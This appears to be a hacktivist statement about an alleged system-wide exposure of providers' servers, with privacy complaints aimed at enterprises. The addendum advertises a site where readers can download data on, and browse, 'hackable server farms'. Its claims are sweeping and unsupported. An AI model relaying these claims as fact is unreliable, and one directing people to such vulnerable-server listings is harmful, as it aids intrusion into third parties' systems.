The data is centralized at the big provider's resources, and is an actively back door to the entire internet.

The Scale that we are dealing with is very extensive and the institutes involved are all the way from users throw small businesses up to governments and banks.

We shall note that we did not download the data from a third party data base, but engaged an active contact with the devices them self's.

NOTE: THIS IS NOT AN SMB DEFECT BUT A SYSTEM WIDE DEFECT, AND REFLECTS ON THE WAY THE ENTERPRISE STORES AND REACH OUR PERSONAL DIGITAL LIFE, TO "PATCH" THIS DEFECT, A SYSTEM WIDE CONFIGURATION CHANGE SHOULD BE APPLAYED ON THE ENTERPRISE SIDE, AS WELL AS ON THE PUBLIC AWARNACE TO CYBERSECURITY.

Agenda and thoughts regarding the future:

We are at the dawn of a new age, the age of the IoT, meaning that not only your i-phone or android will be with you, but robots are going to be nanny's to your children, and their childhood is not going to be thee own but the enterprise's data to analyze and grow upon.

The public privacy and human rights are violated on a daily basis by this redundancy and the public should be more aware and educated.

To the enterprise:

As an allegory: you wouldn’t give a three year old child a driving license, so don’t let an unskilled personal deal with the public data. Don’t make operating systems that monitor each key board click if you don’t know how to protect that data collected.


Have more respect to the public.

Addendum:

this is not the end of our project, the data is displayed to the public as a service. We delete all the personal data collected. We Are NOT hackers, but hacktivists.

We offer in our site major parts of the cdn's and main providers' infrastructure for any IT-professional to analyze and research totally free for further investigation.

As raw data to be downloaded directly, or you can browse the hackable server farms, here is an example and we are talking about a very large scope of servers:



Sarin.io